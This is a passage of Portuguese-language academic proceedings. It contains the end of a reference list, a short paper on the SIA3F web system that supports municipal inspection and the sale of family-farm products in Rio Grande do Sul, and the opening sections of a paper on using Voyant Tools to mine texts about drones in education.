- DAINESE, C. A.; GARBIN, T. R.; KIRNER, C. Sistema de realidade aumentada para desenvolvimento cognitivo da criança surda. In: Anais do 6th SBC Symposium on Virtual Reality, Ribeirão Preto, Brasil. [S.l.: s.n.], 2003. p. 273–282.
- FORTE, C. E.; KIRNER, C. Usando realidade aumentada no desenvolvimento de ferramenta para aprendizagem de física e matemática. In: 6º Workshop de Realidade Virtual e Aumentada-WRVA. [S.l.: s.n.], 2009. v. 2009, p. 1–6.
- FORTE, C. E. et al. Lidra-livro didático com realidade aumentada. In: Brazilian Symposium on Computers in Education (Simpósio Brasileiro de Informática na Educação-SBIE). [S.l.: s.n.], 2006. v. 1, n. 1, p. 22–24.
- GOLDSTONE, W. Unity game development essentials. [S.l.]: Packt Publishing Ltd, 2009.
- KIRNER, C.; TORI, R. Introdução à realidade virtual, realidade misturada e hiper-realidade. Realidade Virtual: Conceitos, Tecnologia e Tendências. 1ed. São Paulo, v. 1, p. 3–20, 2004.
- KIRNER, C.; ZORZAL, E. R. Aplicações educacionais em ambientes colaborativos com realidade aumentada. In: Brazilian Symposium on Computers in Education (Simpósio Brasileiro de Informática na Educação-SBIE). [S.l.: s.n.], 2005. v. 1, n. 1, p. 114–124.
- LUZ, R. et al. Análise de aplicações de realidade aumentada na educação profissional: Um estudo de caso no senai dr/go. In: Workshop de Realidade Virtual e Aumentada-WRVA. [S.l.: s.n.], 2008.
- MORAES, C. R.; VARELA, S. Motivação do aluno durante o processo de ensino-aprendizagem. Revista eletrônica de Educação, v. 1, n. 1, p. 1–15, 2007.
- OLIVEIRA, R. C. de et al. Aplicativo de aprendizagem móvel utilizando realidade aumentada para ensino de língua inglesa. In: Anais dos Workshops do Congresso Brasileiro de Informática na Educação. [S.l.: s.n.], 2016. v. 5, n. 1, p. 731.
- SANTOS, L. C. et al. Um jogo para aprender libras e português nas séries iniciais utilizando a tecnologia da realidade aumentada. In: Brazilian Symposium on Computers in Education (Simpósio Brasileiro de Informática na Educação-SBIE). [S.l.: s.n.], 2014. v. 25, n. 1, p. 1118.
- WILEY, D. A. Connecting learning objects to instructional design theory: A definition, a metaphor, and a taxonomy. [S.l.: s.n.], 2003.
- ZORZAL, E. R.; KIRNER, C. Jogos educacionais em ambiente de realidade aumentada. WRA2005, p. 52–55, 2005.

A Tecnologia a Serviço do Desenvolvimento da Agricultura Familiar

Joel da Silva^{1,2}, Arlindo J. P. de Lima^{1,2}, José Eduardo Gubert², Jamir Centenaro³
Marco Garcia³, Eliseu Liberalesso³

¹Universidade Federal de Santa Maria (UFSM) - www.ufsm.br

²Instituto Federal Farroupilha (IFFar) - www.iffarroupilha.edu.br

³Agência de Desenvolvimento do Médio Alto Uruguai (ADMAU) - www.admau.org.br

Resumo. De acordo com dados do Instituto Brasileiro de Geografia Estatística (IBGE), o Estado do Rio Grande do Sul possui quase oito mil agroindústrias familiares que, juntas, movimentam cerca de R\$ 10 milhões por ano. Porém, pouco mais de 500 destas agroindústrias estariam legalizadas. Pesquisas também revelam que dificuldades relacionadas com o processo de comercialização dos produtos da agroindústria familiar afetam o desenvolvimento dos Arranjos Produtivos Locais, baseados na agricultura familiar. Embora seja evidente a existência destes gargalos, ainda não existem ferramentas tecnológicas específicas que auxiliem na superação dos mesmos. Neste contexto, considera-se que a adoção de um sistema online adequado às regras de negócio da inspeção e comercialização dos processos e produtos pode contribuir significativamente para o desenvolvimento da agricultura familiar, notadamente no auxílio da gestão operacional e estratégica deste setor. O presente trabalho apresenta uma proposta de sistema integrado online, denominado SIA3F, voltado ao apoio das atividades da agricultura familiar.

1. Introdução e Contextualização

Os diagnósticos e planos de desenvolvimento dos APLs (Arranjos Produtivos Locais) [1] da Agroindústria Familiar e Alimentos indicam as dificuldades relacionadas ao processo de formalização e comercialização dos produtos da agricultura familiar como os principais estrangulamentos do desenvolvimento dos APLs. É neste contexto que se insere o presente trabalho, o qual parte da premissa de que a adoção de ferramentas tecnológicas adequadas às regras de negócio da inspeção e da comercialização pode dar agilidade ao processo e auxiliar na gestão estratégica e operacional do setor. Neste projeto está sendo proposto desenvolvimento e a implantação de um sistema online integrado para dar suporte ao processo de inspeção e comercialização de produtos da agricultura familiar.

2. Referencial Teórico

Uma das atividades que antecedem a modelagem e desenvolvimento de um sistema de informação [2,3,4], a fim de contribuir para o bom andamento e sucesso do projeto é o entendimento das regras de negócio, o perfil e especificidades dos futuros usuários, e o contexto no qual o sistema será inserido. Neste sentido, nas próximas seções apresentaremos alguns pontos relacionados com o processo de inspeção e comercialização.

2.1 Processo de Inspeção

O processo de descentralização do sistema de inspeção sanitária de produto de origem animal ocorreu com a Lei 7.889/89 [8], que estabelece os três níveis de inspeção (federal, estadual e municipal), dependendo da abrangência da área de comercialização, sendo que cada ente possui a sua autonomia nas ações, bem como as responsabilidades dentro de seu território. Os caminhos possíveis para a formalização destas agroindústrias estão no acesso em um dos três serviços de inspeção existentes no Brasil que são o SIF - Serviço de Inspeção Federal [5], SIE - Serviço de Inspeção Estadual[6] e SIM - Serviço de Inspeção Municipal [7]. O objetivo primordial de qualquer sistema de inspeção de alimentos é, sempre, assegurar, através dos diferentes e possíveis meios adequados de inspeção e controle, a qualidade higiênico-sanitária e tecnológica dos alimentos industrialmente processados.

Sendo o município o ente onde se encontram as maiores dificuldades na implantação de um serviço de inspeção eficiente por inúmeros fatores (falta de profissionais, falta de conhecimento, falta de recursos, etc.), devido a experiência de mais dois anos trabalhando na questão da inspeção municipal e encaminhamentos da equivalência ao SUSAF [9] de vários municípios de diversas regiões do estado do Rio Grande do Sul, vimos na criação de uma ferramenta de gestão do S.I.M. um fator determinante para o avanço da qualidade da inspeção dos S.I.M, não só do APL Médio Alto Uruguai e Várzea, como de todos os demais APLs de Agroindústrias e Alimentos do Estado, principalmente para os municípios que visam o reconhecimento da equivalência dos seus serviços junto ao MAPA[10] ou SEAPA/RS[11].

O SISBI/POA[6], de nível federal, possibilita que estabelecimentos indicados pelos serviços de inspeção equivalentes comercializem seus produtos em todo o território nacional. Com o SUSAF, os estabelecimentos indicados pelos serviços participantes poderão colocar seus produtos a venda apenas dentro dos limites territoriais do Estado do Rio Grande do Sul. É importante entender que O SUSAF/RS e o SISBI não são serviços de inspeção, são sistemas. Como citado anteriormente, os serviços podem fazer parte dos sistemas.

Podemos considerar que o distanciamento ao acesso aos serviços Federais e Estaduais levou a esta nova legislação, criando os sistemas de equivalência, em busca da inclusão dos empreendimentos, garantindo a qualidade dos produtos, com diminuição do tempo para a homologação dos empreendimentos. Porém, é notório que os serviços municipais em sua grande maioria são frágeis em relação aos requisitos mencionados anteriormente, desta forma é necessária uma instrumentalização, que auxilie na construção de suas legislações e normatizações, e assim fazer uma gestão contínua e eficiente, criando ferramentas que permitam facilidade de acesso para os empreendimentos através de processos contínuos, passando a ter registros documentais, ações necessárias que o qualifiquem a solicitar adesão ao Sistema pelo Serviço de Inspeção Municipal. Não é difícil entender esta situação. Custos e cultura são duas barreiras, na implantação do SIM e no desenvolvimento destas pequenas empresas.

Considerando o exposto acima, fica evidente a importância da implantação do Serviço de Inspeção Municipal (S.I.M.) para controlar a qualidade dos produtos de origem animal (produtos cárneos, queijo, ovos, mel e pescados), monitorando e inspecionando a sanidade do rebanho, o local e a higiene da industrialização, auxiliando para na garantia da qualidade de todos estes produtos. Ao mesmo tempo, incentiva as pequenas empresas e empreendedores a saírem da clandestinidade, adequando os empreendimentos às normas sanitárias exigidas pela legislação, transformando-os em empresários da área

urbana e rural, abrindo novas possibilidades de comercialização e oferecendo aos consumidores alimentos com qualidade e segurança garantida.

Mesmo conhecendo amplamente a realidade dos Municípios da Região do Médio Alto Uruguai e Rio da Várzea, desconhecemos a existência de uma ferramenta com as características que atendam as regras de negócio de implantação e operacionalização do S.I.M.. O APL Agroindústria e diversidade do Médio Alto Uruguai e Várzea, tem se dedicado nesta temática por indicação de sua governança, prestando assessoria a 26 municípios participantes do Arranjo, construindo uma câmara temática e equipe técnica que propuseram a criação desta ferramenta que irá contribuir para agilidade e qualidade dos Serviços de Inspeção Municipal.

2.2 Processo de Comercialização

Considerando que a etapa de formalização esteja superada, outro ponto a atacar se refere à comercialização dos produtos da agricultura familiar, pois o setor ainda enfrenta dificuldades, especialmente para a inserção de seus produtos no mercado institucional (Programa de Aquisição de Alimentos – PAA [14] e Programa Nacional de Alimentação Escolar - PNAE) [13]. Esta dificuldade se deve principalmente a falta de capacidade técnica necessária, por parte do poder público municipal, dos agricultores e agroindústrias familiares, para planejar e organizar a constituição das agroindústrias dentro dos marcos legais e também o processo de comercialização dos produtos em escala ampliada.

O Programa Nacional de Alimentação Escolar (PNAE) representa a maior e mais abrangente experiência em programas de alimentação e nutrição na América do Sul. A clientela atendida atualmente no país ultrapassa 37 milhões de alunos, com um investimento superior a 1.025 bilhão de reais ao ano. O gerenciamento do programa é bastante complexo em virtude de estarem envolvidos diretamente no processo: União, Estados, Municípios, Conselhos e estabelecimentos de ensino. Por meio da Lei nº 11.947/2009, a Agricultura Familiar passa também a fornecer gêneros alimentícios a serem servidos nas escolas da Rede Pública de Ensino.

Por sua vez, a atividade do agroprocessamento nas unidades de produção de agricultores familiares do Estado do Rio Grande do Sul é muito intensa e, conforme dados do Censo Agropecuário 2006, realizado pelo IBGE, alcança 82.220 estabelecimentos. Deles, 30.255 declararam ter renda com a atividade, o que resultou, no ano de 2007, em um valor bruto de produção de R\$ 231.391.000,00, somente no Estado do Rio Grande do Sul. No Brasil, esse valor chegou a R\$ 2.988.124.000,00. A pujança dessa atividade tem levado os Governos federal, estaduais e municipais a discutir e implantar políticas públicas que propiciem a formalização desses empreendimentos e que ampliem o seu mercado de comercialização. Assim, o Rio Grande do Sul, através da Secretaria de Desenvolvimento Rural, Pesca e Cooperativismo (SDR), apresentou o Programa da Agroindústria Familiar, que atuará na formalização e implantação de agroindústrias, na formação de beneficiários e no apoio à comercialização, e que terá a Emater/RS como a principal entidade executora dessa política pública. A área assiste a elaboração de perfis de agroindústria; a elaboração de projetos de crédito, sanitário e ambiental; a formação de beneficiários em gestão agroindustrial, boas práticas de fabricação e tecnologia de processamento dos alimentos; orientação nas legislações previdenciária, sanitária, tributária e ambiental; e a elaboração de rótulos e o apoio à comercialização.

Neste sentido, entendemos que a disponibilização de uma ferramenta capaz atender as regras de negócio das centrais de comercialização pode proporcionar uma gestão eficiente das atividades relacionadas com a comercialização dos produtos da agricultura familiar. Além disso, dispondo de funcionalidades para o cadastramento de

fornecedores, produtos, compradores, controle de estoque, ofertas de produtos, gerenciamento de editais de compras públicas e registro de compra e venda, o sistema geraria uma base de dados rica em detalhes sobre o APL, suas ofertas e demandas, o que possibilitaria a extração de relatórios e estatísticas relevantes para análises de oportunidades para organização, manutenção e evolução dos APLs de agroindústria familiar e alimentos. Resultados preliminares desta proposta já foram apresentados em em [12].

3 SIA3F

Como pode ser observado nas seções anteriores, muitas são as dificuldades enfrentadas pelo setor da agricultura familiar, mais especificamente no que se refere à formalização de empreendimentos e comercialização de seus produtos. Porém até o momento, não se tem conhecimento da existência de nenhum sistema com as funcionalidades que atendam de forma satisfatória as regras de negócio do setor em questão. Neste contexto, apresentaremos nas próximas seções, maiores detalhes sobre o SIA3F - Sistema Integrado de Apoio às Atividades da Agricultura Familiar. O SIA3F foi planejado de forma a possibilitar o desenvolvimento modular e extensível, adicionando módulos de acordo com as demandas apresentadas. Os dois primeiros módulos projetados foram o SIMWeb e o SisCom. O SIMWeb está voltado para atender as necessidades do Serviço de Inspeção Municipal, enquanto o SisCom está sendo desenvolvido para auxiliar no processo de comercialização.

3.1 Sobre o Módulo SIMWeb

A proposta SIMWeb contempla funcionalidades que serão disponibilizadas via web para uso dos empreendedores e gestores do Sistema de Inspeção. As funcionalidades deste módulo podem ser agrupadas da seguinte forma:

- **Grupo I:** Contempla as funcionalidades necessárias para a etapa que compreende todo o trâmite burocrático necessário para solicitação e liberação do registro do empreendimento do SIM. Atende as regras de negócio da tramitação para solicitação e liberação do registro no SIM, tais como gerenciamento de arquivos e documentos envolvidos no processo, como memoriais descritivos, plantas e licenças. Além disso, possibilita a emissão de relatórios em geral incluindo gráficos e indicadores;
- **Grupo II:** Oferece funcionalidades para atender as necessidades de informatização das atividades rotineiras do SIM, principalmente aquelas relacionadas com a fiscalização, garantia da qualidade e obtenção de indicadores gerenciais. Estão incluídas neste grupo as funcionalidades necessárias para o acompanhamento e fiscalização dos empreendimentos, tais como controle planilhas de controle da fiscalização, controle da sanidade dos empreendimentos, análises laboratoriais, entre outros. Além disso, possibilita a emissão de relatórios em geral incluindo gráficos e indicadores;

3.2 Sobre o Módulo SisCom

Uma vez que a etapa de formalização esteja superada, outro ponto a atacar se refere à comercialização dos produtos da agricultura familiar. É neste contexto que se insere o módulo SisCom do SIA3F. Este módulo foi projetado para atender as regras de negócio das centrais de comercialização, proporcionando, desta forma, uma gestão eficiente das atividades relacionadas com a comercialização dos produtos da agricultura familiar.

O SisCom contempla funcionalidades para o cadastramento de fornecedores, produtos, compradores, controle de estoque, ofertas de produtos, gerenciamento de editais de compras públicas e registro de compra e venda. Com isso, o sistema irá gerar uma base de dados rica em detalhes sobre o APL, suas ofertas e demandas, o que possibilitaria a extração de relatórios e estatísticas relevantes para análises de oportunidades para organização, manutenção e evolução dos APLs de agroindústria familiar e alimentos.

3.3 Tecnologias Envolvidas

Por se tratar de uma iniciativa de instituições públicas em parceria com agências sem fins lucrativos, priorizamos, preferencialmente, a adoção de tecnologias gratuitas, minimizando assim os custos de desenvolvimento e manutenção.

Para a criação do banco de dados, utilizamos PostgreSQL¹² juntamente com a extensão espacial PostGis. O PostgreSQL pode ser considerado um dos principais sistemas SGBD de domínio público disponíveis na atualidade. Até o momento, a modelagem da base de dados contempla cerca de 200 tabelas, utilizadas para o armazenamento dos dados transacionais e também para registro de logs. Para indexação, utilizamos B-tree e GIST no caso das tabelas com dados geográficos, visto que contamos com 6 tabelas que armazenam as feições geográficas correspondentes a todos os municípios, microrregiões, mesorregiões, estados e regiões do Brasil. Como linguagem de desenvolvimento back-end, adotamos o PHP¹³ e para agilizar a programação, utilizamos o framework Laravel¹⁴. Por sua vez, para o desenvolvimento da interface gráfica e componentes do painel administrativo do sistema, optamos por utilizar o AdminLTE¹⁵. O AdminLTE foi criado com base em dois principais frameworks para desenvolvimento Web, o Bootstrap e o JQuery, fazendo uso de padrões web consolidados como HTML5, JavaScript e CSS3, entre outros. Para a exibição de gráficos, a api selecionada foi a Highcharts¹⁶. Por sua vez, a exibição de mapas conta com a Google Maps API¹⁷.

4. Resultados Alcançados

Dos dois primeiros módulos previstos, o SIMWeb se encontra em fase final de desenvolvimento e já está em fase de testes em um Município de abrangência do APL Agroindústria Familiar gestado pela ADMAU. Das funcionalidades previstas para o SisCom ainda estão em desenvolvimento, com conclusão prevista para Novembro de 2017. No contexto da inspeção de produtos de origem animal, um dos primeiros procedimentos é o registro dos estabelecimentos e produtos no Serviço de Inspeção Municipal-SIM. Com a disponibilização do módulo SIMWeb, produtores e responsáveis técnicos de seus estabelecimentos poderão encaminhar, através da ferramenta, todos os documentos necessários para o registro no SIM. Por sua vez, os fiscais do SIM e demais gestores municipais poderão interagir online durante o processo de registro, eliminando quase 100% do consumo de papel, contribuindo assim para o desenvolvimento sustentável. Na Figura 01 é apresentada a funcionalidade que atende todas as etapas e procedimentos do registro de estabelecimentos e seus produtos.

¹² <https://www.postgresql.org/>

¹³ <https://secure.php.net/>

¹⁴ <https://laravel.com/>

¹⁵ <https://adminlte.io/>

¹⁶ <https://www.highcharts.com/>

¹⁷ <https://developers.google.com/maps/>




Figura 01. Processo de Registro no S.I.M

Após o registro no serviço de inspeção, os usuários do sistema passam a utilizar as funcionalidades que informatizam a rotina de inspeção dos estabelecimentos e produtos. Um exemplo de funcionalidade é a SOA - Solicitação Oficial de Análise. A SOA é realizada pelos fiscais do SIM a fim de monitorar a qualidade dos produtos e da água dos estabelecimentos.




Figura 02. Relatório Estabelecimentos

Além de agilizar o processo de registro no SIM e facilitar a atividade de inspeção e fiscalização, o sistema oferece diversos relatórios de acordo com o perfil do usuário. Um exemplo de relatório é o apresentado na Figura 02, onde o usuário gestor pode obter informações detalhadas sobre os estabelecimentos registrados e seus respectivos produtos. Como pode ser observado, os dados podem ser exibidos em tabelas, gráficos e

mapas. Além disso, diversos indicadores estão disponíveis na tela inicial de cada perfil de usuário, possibilitando o acompanhamento em tempo real de algumas variáveis.

5. Conclusões e Trabalhos Futuros

Neste artigo foi apresentada a proposta do SIA3F e seus principais módulos. O SIMWeb dará suporte às atividades dos escritórios do SIM – Serviço de Inspeção Municipal e será disponibilizado, a princípio, para os Municípios de abrangência da ADMAU. Porém, por se tratar de um projeto inédito e inovador no contexto da inspeção municipal, possui potencial ser disponibilizado para todo o Brasil. Por sua vez, o SISCOM auxiliará no processo de comercialização dos produtos da agricultura familiar, aproximando ofertantes e demandantes e contribuirá para o fortalecimento setor. A solução será implantada nos municípios de abrangência da ADMAU, existindo real possibilidade de implantação nos 6 APLs de Alimentos e Agroindústria Familiar do Estado do Rio Grande do Sul, que são: i) Agroindústria Familiar - Região Celeiro, ii) Agroindústria Familiar - Região Missões, iii) Agroindústria Familiar - Região Médio Alto Uruguai, iv) Alimentos - Região Sul, v) Agroindústria Familiar Vale do Taquari e vii) Agroindústria Familiar Vale do Rio Pardo.

Além de contribuir para o desenvolvimento local e regional, o projeto em questão traz uma contribuição imensurável para a melhoria do processo de ensino e aprendizagem de Cursos do Instituto Federal Farroupilha e da Universidade Federal de Santa Maria, uma vez que tem proporcionado um ambiente que aproxima a academia do mundo do trabalho, possibilitando aos servidores e alunos a articulação entre a teoria e prática, visando solucionar problemas reais, do mundo real.

Referências

- [1] - Plano De Desenvolvimento do APL/MAU, http://www.admau.org.br/docs/10042017_193832.pdf , acesso em 30/06/2017.
- [2] - Sommerville, Ian, 1951- Engenharia de software / 8. ed. São Paulo, SP : Pearson Addison Wesley, 2007, 552 p.
- [3] - Date, C. J. Introdução a sistemas de bancos de dados / Rio de Janeiro, RJ : Elsevier, 2004.
- [4] - Laudon, Kenneth C. Sistemas de informação gerenciais / 9. ed. São Paulo, SP : Pearson Prentice Hall, 2011. 428 p.
- [5] - SIF, <http://www.agricultura.gov.br/assuntos/inspecao/produtos-animal/sif> , acesso em 30/06/2017.
- [6] - DIPOA, <http://www.agricultura.rs.gov.br/divisao-de-inspecao-de-produtos-de-origem-animal-dipoa>, acessado em 30/06/2017.
- [7] - Manual S.I.M., <https://goo.gl/Sj4iAi>, acessado em 30/06/2017.
- [8] - Lei Federal 7889/89, http://www.planalto.gov.br/ccivil_03/leis/L7889.htm, acessado em 30/06/2017.
- [9] - SUSAF, <http://www.agricultura.rs.gov.br/susaf>, acesso em 30/06/2017.
- [10] - SEAPA/RS, <http://www.agricultura.rs.gov.br/> , acesso em 30/06/2017.
- [11] - MAPA, <http://www.agricultura.gov.br/> , acesso em 30/06/2017.

- [12] - Implantação de um Sistema Web para a Catalogação e Comercialização de Produtos da Agroindústria Familiar ,
<http://eati.info/eati/2015/assets/anais/Curtos/C38.pdf> , acesso em 30/06/2017.
- [13] PNAE - <http://www.fn-de.gov.br/index.php/programas/alimentacao-escolar/alimentacao-escolar-apresentacao> , acesso em 30/06/2017.
- [14] - Cartilha PAA, http://www.mda.gov.br/sitemda/sites/sitemda/files/user_arquivos_64/CARTILHA_PAA_FINAL.pdf , acesso em 30/06/2017.

A mineração de textos como ferramenta de apoio a análise de artigos científicos

Lucas Dalla Lana Castoldi¹, Igor Yepes², Silvio Cesar Cazella³

¹Bolsista de Iniciação Científica – Alunos do Curso Superior de Tecnologia em Sistemas para Internet - Instituto Federal Farroupilha – Frederico Westphalen.

²Curso Superior de Tecnologia em Sistemas para Internet - Instituto Federal Farroupilha – Campus de Frederico Westphalen.

³Faculdade de Educação – Universidade Federal do Rio Grande do Sul (CINTED/PPGIE/UFRGS) - Caixa Postal 15.064 – 91.501-970 – Porto Alegre – RS – Brazil

lucaskuia70@gmail.com, igor.yepes@iffarroupilha.edu.br,
silvioc.ufcspa@gmail.com

Abstract. *This paper presents a use case of Voyant Tools text mining application on a corpus of scientific papers corpus. The initial objective is to verify the effectiveness of this tool for detecting relevant texts.*

Resumo. *Este trabalho apresenta um caso de uso da aplicação Voyant Tools para mineração de textos sobre um corpus composto por trabalhos científicos versando sobre uso de drones como ferramentas pedagógicas. O objetivo inicial é a verificação da eficácia dessa ferramenta para análise de relevância dos textos.*

1. Introdução

A vasta utilização de recursos tecnológicos em instituições de ensino vem despertando interesse crescente na busca por ferramentas que auxiliem no processo de aprendizado. Esse fato gerou um vasto campo multidisciplinar na área da computação, cujo foco está na pesquisa e no desenvolvimento de tais ferramentas.

Dentro desse paradigma surgem os drones, equipamentos robóticos (autônomos ou radiocontrolados) em evidência na atualidade, em geral, com uma divulgação negativa vinculada ao uso bélico e à invasão de privacidade. Contudo, pela sua versatilidade, muitas aplicações civis úteis têm sido desenvolvidas em paralelo, abordando primordialmente as áreas de segurança, indústria, agricultura de precisão, meio ambiente (monitoração e controle ambiental), fotografia aérea e filmagem (FERRI, 2010; VIEIRA, 2011).

Como é possível observar, em uma rápida busca na internet, uma área praticamente inexplorada, é a aplicação dos drones como ferramenta de cunho pedagógico. Os jovens vêm acompanhando o florescer dessa tecnologia com bastante entusiasmo, juntamente com os avanços em robótica e inteligência artificial. O fato de ter acesso a um equipamento desses em aula, por si só já torna a experiência do aprendizado muito mais interessante, o que facilita capturar a atenção desse público tão dinâmico e de fácil dispersão, características dos nativos digitais.

Contudo, apesar de não existir muito material versando sobre aplicação de drones na área da educação, há sim muito material disponível sobre uso de drones nas mais diversas áreas e muito mais ainda sobre robótica pedagógica (não envolvendo drones), o que torna a busca por material de apoio à pesquisa árdua e por vezes frustrante.

Assim, este trabalho visa verificar a possibilidade de utilizar técnicas de mineração de textos para selecionar material relevante sobre drones aplicados à educação, de forma direta ou indireta – por exemplo, são interessantes textos diretamente vinculados ao uso de drones em atividades pedagógicas, mas interessam também aspectos de hardware e plataformas de software utilizados para viabilizar esse uso.

1.1 Objetivo geral

Verificar a efetividade do uso da ferramenta de mineração de textos Voyant Tools para selecionar fontes de referência relevantes para trabalhos de pesquisa (neste caso, sobre aplicação de drones na educação).

1.2 Objetivos específicos

- Realizar uma breve pesquisa na Internet utilizando termos de busca relativos à robótica educativa e uso de drones, de forma a selecionar uma pequena amostra de textos (artigos, capítulos de livros etc.) com base no resumo;
- Estudar os recursos da aplicação web Voyant Tools para mineração de textos;
- Realizar o pré-processamento dos textos, de forma individual, de maneira a obter um corpus em formato padrão (txt), removendo partes desnecessárias;
- Realizar o processamento dos textos com a ferramenta de mineração;
- Ajustar a ferramenta na tentativa de obter uma boa visualização dos resultados;
- Analisar os resultados obtidos, efetuando ajustes adicionais para melhoria do processo.

2. Mineração de textos

A mineração de textos é uma tecnologia em ascensão que visa a extração de conhecimento em grandes conjuntos de documentos com textos não-estruturados ou semiestruturados. Consiste em descobrir, com base em grandes quantidades de texto, o conhecimento que pode não estar literalmente escrito nesses documentos, o que inclui a detecção de tendências, médias, desvios e dependências, entre outras tantas possibilidades.

A mineração de textos costuma ser confundida com a mineração de dados, contudo, a diferença básica é que na mineração de dados a busca é realizada em tabelas, planilhas ou bancos de dados, todos contendo informação estruturada, o que facilita a extração de informação.

Segundo Morais & Ambrósio (2007), a recuperação de informação, KDT (*Knowledge Discovery from Text*) e a mineração de textos apresentam alto grau de dependência com relação a processamento de linguagem natural (PLN). Nesse aspecto, a linguística computacional vem a ser o ramo que lida com a gramática e a linguística, no qual é desenvolvido o ferramental necessário para investigar textos e extrair deles informação sintática e gramaticalmente classificada.

Dessa forma, Sullivan (2001) define a mineração de textos como sendo o processo de compilar, organizar e analisar grandes conjuntos de documentos para auxiliar os analistas e tomadores de decisão na distribuição de informação, e para descobrir relações entre fatos relacionados que se dividem entre diferentes domínios de investigação.

Segundo Hearst (1999), a mineração de textos tem como objetivo a descoberta de informação e conhecimento previamente desconhecidos, que não constavam explicitamente em nenhum dos documentos analisados. De acordo com essa definição, a

mineração de textos seria um processo utilizado para descobrir novas informações ou conhecimento, e no qual a informação descoberta deveria ser desconhecida de antemão, inclusive pelos próprios autores dos documentos que tenham sido utilizados para análise.

Para poder realizar a descoberta de conhecimento em textos, devem ser seguidos alguns passos básicos. Assim, o corpus deve passar por um pré-processamento de forma a possibilitar que seja tratado computacionalmente, em seguida passa por um processo de mineração de textos e, finalmente, deve permitir a visualização dos resultados.

- **Pré-processamento:** ato de realizar operações ou transformações sobre o corpus textual de maneira a facilitar sua análise posterior por técnicas de mineração de textos. É um passo importante no processo, pois pode interferir no tipo de padrões que serão detectados. De forma geral, esta etapa requer bastante trabalho manual, removendo estruturas que o pesquisador considera irrelevantes ou que podem gerar padrões indesejáveis. Contudo, a maior parte desse trabalho é realizada de forma automatizada, incluindo tarefas como análise textual, classificação, técnicas de processamento de linguagem natural (*tokenization, lematization* etc.), técnicas de extração e de recuperação de informação (aquisição de padrões léxico-sintáticos, indexação, entre outros).
- **Mineração de textos:** etapa de descoberta. É a fase na qual as representações obtidas no pré-processamento são analisadas visando encontrar padrões de interesse ou novo conhecimento. Aqui entram técnicas de mineração de texto como a classificação, descoberta de associações e análise de tendências.
- **Visualização dos resultados:** etapa de exibição dos dados para o usuário da forma mais amigável possível. Em geral, os dados são apresentados não apenas de forma textual, mas com alguma representação gráfica para facilitar a compreensão de possíveis associações, visualização de padrões ou para destacar elementos de interesse detectados no processo de mineração.

2.1 Voyant Tools

Dentro do escopo das ferramentas existentes para trabalhar com mineração de textos, existe uma aplicação web denominada Voyant Tools (disponível em <https://voyant-tools.org>) cujas funcionalidades abrangem, entre outras tantas, contagem de palavras, criação de nuvem, concordâncias e detecção de tendências.

A Voyant Tools apresenta uma interface bastante amigável, apesar da ampla gama de ferramentas e opções de configuração que contém. Está incluído na aplicação um bom material explicativo (*help*), cobrindo de forma bem didática todas as funcionalidades disponibilizadas.

Essa ferramenta permite que o usuário extraia características de um corpus de forma rápida e precisa, auxiliando inclusive na compreensão dos processos e técnicas de mineração de textos.

Tal versatilidade e facilidade de uso, além da característica de ser uma aplicação web, não sendo necessária a instalação de nenhum aplicativo localmente, foram os principais motivos para a escolha da ferramenta.

Basta carregar o corpus (inserir os links, copiar o texto diretamente ou simplesmente realizar o upload dos arquivos desejados) que o Voyant Tools rapidamente processa o texto e já exibe uma interface inicial com um bom conjunto de informações sobre a análise realizada. Nesse ponto, cabe ao usuário refinar as configurações de cada ferramenta para obter o grau de visualização desejado.

2.2 Tema do corpus: drones na educação

Não resta dúvida de que este é efetivamente o início da era dos drones, bem como sente-se cada vez mais a inserção dos avanços da robótica e da inteligência artificial no cotidiano das pessoas. Tal como muitas novas tecnologias com elevado potencial, os drones podem parecer tanto assustadores quanto instigantes, principalmente para crianças e adolescentes. Cabe a professores e pesquisadores da área de educação encontrar usos adequados, pacíficos, éticos e criativos para essa tecnologia. Contudo, pouca ou nenhuma aplicação desses equipamentos extremamente interessantes tem sido vislumbrada na área pedagógica, e quando existe, limita-se ao uso de drones para filmagem de atividades escolares ou somente uso dessas filmagens ou fotografias em determinados aspectos de uma disciplina.

Os drones estão invadindo a vida, e a privacidade das pessoas. Seja de forma positiva ou negativa, é um processo sem retorno e, por enquanto, carente de legislação específica. É necessário aproveitar essa tecnologia de forma realmente útil, gerando não apenas conhecimento na área STEM, mas também propiciando reflexão e consciência crítica quanto ao uso adequado de tecnologias emergentes.

No processo evolutivo da educação, um dos momentos de maior importância ocorreu no século XIX quando diferentes vertentes propuseram a mudança do paradigma da educação passiva, predominante na época. Já no século XX, destacam-se a teoria construtivista do psicólogo suíço Jean Piaget e a pedagogia do construcionismo desenvolvida pelo matemático Seymour Papert. Piaget afirmou que o conhecimento não se transmite, mas sim se constrói, ou seja, é criado ativamente na mente do aprendiz. O construcionismo segue a mesma linha, porém, acrescenta que para alcançar isso é preciso que o indivíduo construa algo tangível, um elemento fora da sua mente, que além de tudo, tenha significado pessoal para ele. Essa última teoria é na que se baseiam muitos dos principais desenvolvimentos de robótica pedagógica (GONZÁLEZ & JIMÉNEZ, 2009).

Assim, a robótica pedagógica pode ser definida como a área do conhecimento que utiliza os conceitos das engenharias e demais ciências no processo de concepção, construção, automação e controle de dispositivos robóticos com propósitos educacionais (ABREU & BASTOS, 2015).

Dessa forma, deve aqui ser analisado, com uso da aplicação Voyant Tools, um corpus formado por um conjunto de estudos sobre aplicação de drones como ferramenta pedagógica, os quais foram coletados após rápida pesquisa na Internet, e selecionados com base apenas no conteúdo dos respectivos resumos que, a primeira vista, atendiam todos os requisitos necessários para serem uma boa referência para a pesquisa em questão.

3. Materiais e métodos

Foram utilizados dez textos científicos coletados mediante pesquisa no Google Acadêmico, após uma rápida avaliação dos respectivos resumos.

Esses textos foram processados manualmente, removendo formulas, tabelas, cabeçalhos, rodapés, dados informativos dos autores e suas vinculações acadêmicas, editoras, agradecimentos e referências bibliográficas, gerando um corpus pré-processado com os dez textos em arquivos individuais no formato texto (.txt).

Foi então realizado o upload do corpus na ferramenta Voyant Tools, momento a partir do qual já foi gerada, em poucos segundos (menos de dez), uma visualização inicial padrão, servindo como base inicial para análise.

A seguir, foi realizada uma análise dos dados, tentando explorar os recursos disponibilizados pela aplicação de mineração de textos, na tentativa de identificar “peculiaridades” com relação ao corpus em estudo (informações pertinentes ou adversas

que tenham sido evidenciadas pela ferramenta), bem como verificar se a análise com base nos resumos foi eficiente ou não.

Como se trata de um corpus pequeno (dez artigos) a validação foi realizada mediante análise (leitura) de cada um dos textos utilizados, de forma a verificar os resultados obtidos com o uso da ferramenta.

